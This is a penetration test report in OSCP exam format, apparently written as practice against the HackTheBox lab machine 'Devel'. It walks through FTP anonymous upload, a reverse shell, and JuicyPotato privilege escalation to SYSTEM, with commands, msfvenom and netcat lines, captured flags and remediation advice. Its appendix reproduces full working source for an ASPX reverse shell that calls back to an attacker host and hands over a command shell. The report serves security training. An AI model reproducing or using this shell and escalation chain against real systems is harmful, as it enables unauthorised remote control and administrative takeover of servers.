Offensive Security Certified Professional Exam Report - Devel

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-09-26

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox **Devel** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The current configuration allows anonymous users to upload files to the ftp server which may be executed and create a communication channel with the attacker machine. By establishing this communication, an attacker can enumerate the server and discover that some privileges allow the current user to escalate to administrative access.

1.1 Recommendation

It is important to think of security as a group of layers. In the first layer, it is highly recommended to restrict anonymous access to ftp server.

If users should be able to upload files, the second layer would restrict the kind of file that can be uploaded and its content. By using an antivirus, it is possible to prevent the upload of most known malwares or executables that may cause damage to the server.

Eventually, a third layer would consider the occurrence of a zero-day attack in which the attacker gained control of the system. In this case, this first access would be from an user with the least privilege as possible to prevent it from escalating to an administrative access.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.99.6

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Devel - 10.129.73.160

3.1.1 Network and Service Enumeration

We performed the following enumeration on the target:

- **Ports**

```
sudo nmap -Pn -p- -sS $target -oA all.txt
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

- **Services**

```
sudo nmap -Pn -p21,80 -sV -sV -sS $target -oA serv.txt
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
80/tcp open  http    Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- **Vuln**


```
sudo nmap -Pn -p21,80 --script vuln $target -oN serv.txt
```

```
 sudo nmap -Pn -p21 --script=ftp* $target -oN ftp.txt
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
```

According to our enumeration, it is possible to upload files on the ftp server:

```
ftp> put mytext.txt
local: mytext.txt remote: mytext.txt
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
100%
|*******************************************************************
****|    11      262.00 KiB/s    --:-- ETA
226 Transfer complete.
11 bytes sent in 00:00 (0.24 KiB/s)
```

The file can then be accessed through the browser:



```
blablabla
```

Our next step will be the upload of a reverse shell in .aspx.

3.1.2 Initial Access - Reverse Shell

Vulnerability Explanation: The ftp server is so configured that an anonymous user can upload any kind of file and execute by calling the server on the browser.

Vulnerability Fix: If it is not necessary for the workflow, ftp servers should not be accessible anonymously. Furthermore, the server should verify all uploaded files for known signatures of malware or codes that may lead to remote command execution.

Severity: Very High

Steps to reproduce the attack:

1. We upload the reverse shell available on the Git Repository borjmz/aspx-reverse-shell also in the Appendix A of this report.
2. Then we started a listener on our attacking machine

```
nc -nlvp 80
```

System Proof Screenshot:

3. On the browser, we called up our script *target/shell.aspx* and got a shell:

listening on [any] 80 ...

```
connect to [Attacking_Machine] from (UNKNOWN) [10.129.73.160] 49160
Spawn Shell...
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```

3.1.3 Privilege Escalation

Vulnerability Explanation: With the existing privileges in our current shell, it was possible to impersonate an administrative user and gain its access.

Vulnerability Fix: It is recommended to verify if it is necessary that a low privilege user contains the privileges that are known to guarantee administrative access to the system.

Severity: Critical

Steps to reproduce the attack:

1. Identify enabled privilege of the current user:

```
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
```

The highlighted privilege is known for allowing users to impersonate other users, including administrative ones. For those cases, there are a series of scripts called "Potatoes" that allow impersonating another user.

Since we are running a Windows 7 Enterprise version:

```
C:\Windows\Temp>systeminfo
Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
```

we used the JuicyPotato.exe to perform our privilege escalation.

2. We upload the following executables on the target:
    a. JuicyPotato.exe
    b. nc.exe
    c. *msfvenom -p windows/shell_reverse_tcp LHOST=Attacking_Machine LPORT=1234 -f exe -o privesc.exe*
3. On the page "Juicy Potato (abusing the golden privileges)", we searched for an appropriate CLSID which is a globally unique identifier for applications in Windows
4. We created a listener on the attacking machine:

```
nc -tlnp 1234
```

5. On the target, we executed the following command to connected to our attacking machine:

```
.\jp32.exe -p C:\Windows\Temp\privesc.exe -l 1234 -t * -c
{6d18ad12-bde3-4393-b311-099c346e6df9}
```

6. This commando gave the following output which connected back to the attacking machine.

```
Testing {6d18ad12-bde3-4393-b311-099c346e6df9} 1234
......
[+] authresult 0
{6d18ad12-bde3-4393-b311-099c346e6df9};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

3.1.4 Post-Exploitation

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
7ce989e041b72fcfe5a772adeac9d1c1

C:\Users\Administrator\Desktop>type C:\Users\babis\Desktop\user.txt
type C:\Users\babis\Desktop\user.txt
751c2fd1c4f367afce50ad993245ccb0

C:\Users\Administrator\Desktop>
```

Conclusion

Read the potatoes.

Appendix A - borjmz/aspx-reverse-shell

The script below was slightly modify to adapt to our testing conditions:

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.Net.Sockets" %>
<%@ Import Namespace="System.Security.Principal" %>
<%@ Import Namespace="System.Data.SqlClient" %>
<script runat="server">
//Original shell post:
https://www.darknet.org.uk/2014/12/insomniashell-asp-net-reverse-shell-bind-shell/
//Download link: https://www.darknet.org.uk/content/files/InsomniaShell.zip

       protected void Page_Load(object sender, EventArgs e)
    {
           String host = "Attacking_Machine"; //CHANGE THIS
            int port = 80; ////CHANGE THIS

        CallbackShell(host, port);
    }

    [StructLayout(LayoutKind.Sequential)]
    public struct STARTUPINFO
    {
        public int cb;
        public String lpReserved;
        public String lpDesktop;
        public String lpTitle;
        public uint dwX;
        public uint dwY;
        public uint dwXSize;
        public uint dwYSize;
        public uint dwXCountChars;
        public uint dwYCountChars;
        public uint dwFillAttribute;
        public uint dwFlags;
        public short wShowWindow;
        public short cbReserved2;
        public IntPtr lpReserved2;
        public IntPtr hStdInput;
        public IntPtr hStdOutput;
        public IntPtr hStdError;
    }

    [StructLayout(LayoutKind.Sequential)]
    public struct PROCESS_INFORMATION
    {
        public IntPtr hProcess;
        public IntPtr hThread;
        public uint dwProcessId;
        public uint dwThreadId;
    }

    [StructLayout(LayoutKind.Sequential)]
    public struct SECURITY_ATTRIBUTES
    {
        public int Length;
        public IntPtr lpSecurityDescriptor;
        public bool bInheritHandle;
    }


    [DllImport("kernel32.dll")]
    static extern bool CreateProcess(string lpApplicationName,
       string lpCommandLine, ref SECURITY_ATTRIBUTES lpProcessAttributes,
       ref SECURITY_ATTRIBUTES lpThreadAttributes, bool bInheritHandles,
       uint dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory,
       [In] ref STARTUPINFO lpStartupInfo,
       out PROCESS_INFORMATION lpProcessInformation);

    public static uint INFINITE = 0xFFFFFFFF;

    [DllImport("kernel32", SetLastError = true, ExactSpelling = true)]
    internal static extern Int32 WaitForSingleObject(IntPtr handle, Int32 milliseconds);

    internal struct sockaddr_in
    {
        public short sin_family;
        public short sin_port;
        public int sin_addr;
        public long sin_zero;
    }

    [DllImport("kernel32.dll")]
    static extern IntPtr GetStdHandle(int nStdHandle);

    [DllImport("kernel32.dll")]
    static extern bool SetStdHandle(int nStdHandle, IntPtr hHandle);

    public const int STD_INPUT_HANDLE = -10;
    public const int STD_OUTPUT_HANDLE = -11;
    public const int STD_ERROR_HANDLE = -12;
    [DllImport("kernel32")]
    static extern bool AllocConsole();


    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
    internal static extern IntPtr WSASocket([In] AddressFamily addressFamily,
                                            [In] SocketType socketType,
                                            [In] ProtocolType protocolType,
                                            [In] IntPtr protocolInfo,
                                            [In] uint group,
                                            [In] int flags
                                            );

    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
    internal static extern int inet_addr([In] string cp);
    [DllImport("ws2_32.dll")]
    private static extern string inet_ntoa(uint ip);

    [DllImport("ws2_32.dll")]
    private static extern uint htonl(uint ip);

    [DllImport("ws2_32.dll")]
    private static extern uint ntohl(uint ip);

    [DllImport("ws2_32.dll")]
    private static extern ushort htons(ushort ip);

    [DllImport("ws2_32.dll")]
    private static extern ushort ntohs(ushort ip);


   [DllImport("WS2_32.dll", CharSet=CharSet.Ansi, SetLastError=true)]
   internal static extern int connect([In] IntPtr socketHandle,[In] ref sockaddr_in
socketAddress,[In] int socketAddressSize);

    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
   internal static extern int send(
                                [In] IntPtr socketHandle,
                                [In] byte[] pinnedBuffer,
                                [In] int len,
                                [In] SocketFlags socketFlags
                                );

    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
   internal static extern int recv(
                                [In] IntPtr socketHandle,
                                [In] IntPtr pinnedBuffer,
                                [In] int len,
                                [In] SocketFlags socketFlags
                                );

    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
   internal static extern int closesocket(
                                       [In] IntPtr socketHandle
                                       );

    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
   internal static extern IntPtr accept(
                                  [In] IntPtr socketHandle,
                                  [In, Out] ref sockaddr_in socketAddress,
                                  [In, Out] ref int socketAddressSize
                                  );

    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
   internal static extern int listen(
                                  [In] IntPtr socketHandle,
                                  [In] int backlog
                                  );

    [DllImport("WS2_32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
   internal static extern int bind(
                                [In] IntPtr socketHandle,
                                [In] ref sockaddr_in  socketAddress,
                                [In] int socketAddressSize
                                );


   public enum TOKEN_INFORMATION_CLASS
   {
       TokenUser = 1,
       TokenGroups,
       TokenPrivileges,
       TokenOwner,
       TokenPrimaryGroup,
       TokenDefaultDacl,
       TokenSource,
       TokenType,
       TokenImpersonationLevel,
       TokenStatistics,
       TokenRestrictedSids,
       TokenSessionId
   }

   [DllImport("advapi32", CharSet = CharSet.Auto)]
   public static extern bool GetTokenInformation(
       IntPtr hToken,
       TOKEN_INFORMATION_CLASS tokenInfoClass,
       IntPtr TokenInformation,
       int tokeInfoLength,
       ref int reqLength);

   public enum TOKEN_TYPE
   {
       TokenPrimary = 1,
       TokenImpersonation
   }

   public enum SECURITY_IMPERSONATION_LEVEL
   {
       SecurityAnonymous,
       SecurityIdentification,
       SecurityImpersonation,
       SecurityDelegation
   }


   [DllImport("advapi32.dll", EntryPoint = "CreateProcessAsUser", SetLastError = true,
CharSet = CharSet.Ansi, CallingConvention = CallingConvention.StdCall)]
   public extern static bool CreateProcessAsUser(IntPtr hToken, String lpApplicationName,
String lpCommandLine, ref SECURITY_ATTRIBUTES lpProcessAttributes,
       ref SECURITY_ATTRIBUTES lpThreadAttributes, bool bInheritHandle, int dwCreationFlags,
IntPtr lpEnvironment,
       String lpCurrentDirectory, ref STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION
lpProcessInformation);

   [DllImport("advapi32.dll", EntryPoint = "DuplicateTokenEx")]
   public extern static bool DuplicateTokenEx(IntPtr ExistingTokenHandle, uint
dwDesiredAccess,
       ref SECURITY_ATTRIBUTES lpThreadAttributes, SECURITY_IMPERSONATION_LEVEL
ImpersonationLeve, TOKEN_TYPE TokenType,
       ref IntPtr DuplicateTokenHandle);



   const int ERROR_NO_MORE_ITEMS = 259;

   [StructLayout(LayoutKind.Sequential)]
   struct TOKEN_USER
   {
       public _SID_AND_ATTRIBUTES User;
   }

   [StructLayout(LayoutKind.Sequential)]
   public struct _SID_AND_ATTRIBUTES
   {
       public IntPtr Sid;
       public int Attributes;
   }

   [DllImport("advapi32", CharSet = CharSet.Auto)]
   public extern static bool LookupAccountSid
   (
       [In, MarshalAs(UnmanagedType.LPTStr)] string lpSystemName,
       IntPtr pSid,
       StringBuilder Account,
       ref int cbName,
       StringBuilder DomainName,
       ref int cbDomainName,
       ref int peUse

   );

   [DllImport("advapi32", CharSet = CharSet.Auto)]
   public extern static bool ConvertSidToStringSid(
       IntPtr pSID,
       [In, Out, MarshalAs(UnmanagedType.LPTStr)] ref string pStringSid);


   [DllImport("kernel32.dll", SetLastError = true)]
   public static extern bool CloseHandle(
       IntPtr hHandle);

   [DllImport("kernel32.dll", SetLastError = true)]
   public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess,
[MarshalAs(UnmanagedType.Bool)] bool bInheritHandle, uint dwProcessId);
   [Flags]
   public enum ProcessAccessFlags : uint
   {
       All = 0x001F0FFF,
       Terminate = 0x00000001,
       CreateThread = 0x00000002,
       VMOperation = 0x00000008,
       VMRead = 0x00000010,
       VMWrite = 0x00000020,
       DupHandle = 0x00000040,
       SetInformation = 0x00000200,
       QueryInformation = 0x00000400,
       Synchronize = 0x00100000
   }

   [DllImport("kernel32.dll")]
   static extern IntPtr GetCurrentProcess();
```

```
   [DllImport("kernel32.dll")]
   extern static IntPtr GetCurrentThread();


   [DllImport("kernel32.dll", SetLastError = true)]
   [return: MarshalAs(UnmanagedType.Bool)]
   static extern bool DuplicateHandle(IntPtr hSourceProcessHandle,
      IntPtr hSourceHandle, IntPtr hTargetProcessHandle, out IntPtr lpTargetHandle,
      uint dwDesiredAccess, [MarshalAs(UnmanagedType.Bool)] bool bInheritHandle, uint
dwOptions);

    [DllImport("psapi.dll", SetLastError = true)]
    public static extern bool EnumProcessModules(IntPtr hProcess,
    [MarshalAs(UnmanagedType.LPArray, ArraySubType = UnmanagedType.U4)] [In][Out] uint[]
lphModule,
    uint cb,
    [MarshalAs(UnmanagedType.U4)] out uint lpcbNeeded);

    [DllImport("psapi.dll")]
    static extern uint GetModuleBaseName(IntPtr hProcess, uint hModule, StringBuilder
lpBaseName, uint nSize);

    public const uint PIPE_ACCESS_OUTBOUND = 0x00000002;
    public const uint PIPE_ACCESS_DUPLEX = 0x00000003;
    public const uint PIPE_ACCESS_INBOUND = 0x00000001;
    public const uint PIPE_WAIT = 0x00000000;
    public const uint PIPE_NOWAIT = 0x00000001;
    public const uint PIPE_READMODE_BYTE = 0x00000000;
    public const uint PIPE_READMODE_MESSAGE = 0x00000002;
    public const uint PIPE_TYPE_BYTE = 0x00000000;
    public const uint PIPE_TYPE_MESSAGE = 0x00000004;
    public const uint PIPE_CLIENT_END = 0x00000000;
    public const uint PIPE_SERVER_END = 0x00000001;
    public const uint PIPE_UNLIMITED_INSTANCES = 255;

    public const uint NMPWAIT_WAIT_FOREVER = 0xffffffff;
    public const uint NMPWAIT_NOWAIT = 0x00000001;
    public const uint NMPWAIT_USE_DEFAULT_WAIT = 0x00000000;

    public const uint GENERIC_READ = (0x80000000);
    public const uint GENERIC_WRITE = (0x40000000);
    public const uint GENERIC_EXECUTE = (0x20000000);
    public const uint GENERIC_ALL = (0x10000000);

    public const uint CREATE_NEW = 1;
    public const uint CREATE_ALWAYS = 2;
    public const uint OPEN_EXISTING = 3;
    public const uint OPEN_ALWAYS = 4;
    public const uint TRUNCATE_EXISTING = 5;

    public const int INVALID_HANDLE_VALUE = -1;

    public const ulong ERROR_SUCCESS = 0;
    public const ulong ERROR_CANNOT_CONNECT_TO_PIPE = 2;
    public const ulong ERROR_PIPE_BUSY = 231;
    public const ulong ERROR_NO_DATA = 232;
    public const ulong ERROR_PIPE_NOT_CONNECTED = 233;
    public const ulong ERROR_MORE_DATA = 234;
    public const ulong ERROR_PIPE_CONNECTED = 535;
    public const ulong ERROR_PIPE_LISTENING = 536;

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr CreateNamedPipe(
        String lpName,
        uint dwOpenMode,
        uint dwPipeMode,
        uint nMaxInstances,
        uint nOutBufferSize,
        uint nInBufferSize,
        uint nDefaultTimeOut,
        IntPtr pipeSecurityDescriptor
        );

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool ConnectNamedPipe(
        IntPtr hHandle,
        uint lpOverlapped
        );

    [DllImport("Advapi32.dll", SetLastError = true)]
    public static extern bool ImpersonateNamedPipeClient(
        IntPtr hHandle);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool GetNamedPipeHandleState(
        IntPtr hHandle,
        IntPtr lpState,
        IntPtr lpCurInstances,
        IntPtr lpMaxCollectionCount,
        IntPtr lpCollectDataTimeout,
        StringBuilder lpUserName,
        int nMaxUserNameSize
        );

    protected void CallbackShell(string server, int port)
    {

        string request = "Spawn Shell...\n";
        Byte[] bytesSent = Encoding.ASCII.GetBytes(request);

        IntPtr oursocket = IntPtr.Zero;

        sockaddr_in socketinfo;
        oursocket = WSASocket(AddressFamily.InterNetwork,SocketType.Stream,ProtocolType.IP,
IntPtr.Zero, 0, 0);
        socketinfo = new sockaddr_in();
        socketinfo.sin_family = (short) AddressFamily.InterNetwork;
        socketinfo.sin_addr = inet_addr(server);
        socketinfo.sin_port = (short) htons((ushort)port);
        connect(oursocket, ref socketinfo, Marshal.SizeOf(socketinfo));
        send(oursocket, bytesSent, request.Length, 0);
        SpawnProcessAsPriv(oursocket);
        closesocket(oursocket);
    }

    protected void SpawnProcess(IntPtr oursocket)
    {
        bool retValue;
        string Application = Environment.GetEnvironmentVariable("comspec");
        PROCESS_INFORMATION pInfo = new PROCESS_INFORMATION();
        STARTUPINFO sInfo = new STARTUPINFO();
        SECURITY_ATTRIBUTES pSec = new SECURITY_ATTRIBUTES();
        pSec.Length = Marshal.SizeOf(pSec);
        sInfo.dwFlags = 0x00000101;
        sInfo.hStdInput = oursocket;
        sInfo.hStdOutput = oursocket;
        sInfo.hStdError = oursocket;
        retValue = CreateProcess(Application, "", ref pSec, ref pSec, true, 0, IntPtr.Zero,
null, ref sInfo, out pInfo);
        WaitForSingleObject(pInfo.hProcess, (int)INFINITE);
    }

    protected void SpawnProcessAsPriv(IntPtr oursocket)
    {
        bool retValue;
        string Application = Environment.GetEnvironmentVariable("comspec");
        PROCESS_INFORMATION pInfo = new PROCESS_INFORMATION();
        STARTUPINFO sInfo = new STARTUPINFO();
        SECURITY_ATTRIBUTES pSec = new SECURITY_ATTRIBUTES();
        pSec.Length = Marshal.SizeOf(pSec);
        sInfo.dwFlags = 0x00000101;
        IntPtr DupeToken = new IntPtr(0);
        sInfo.hStdInput = oursocket;
        sInfo.hStdOutput = oursocket;
        sInfo.hStdError = oursocket;
        if (DupeToken == IntPtr.Zero)
            retValue = CreateProcess(Application, "", ref pSec, ref pSec, true, 0,
IntPtr.Zero, null, ref sInfo, out pInfo);
        else
            retValue = CreateProcessAsUser(DupeToken, Application, "", ref pSec, ref pSec,
true, 0, IntPtr.Zero, null, ref sInfo, out pInfo);
        WaitForSingleObject(pInfo.hProcess, (int)INFINITE);
        CloseHandle(DupeToken);
    }
    </script>
```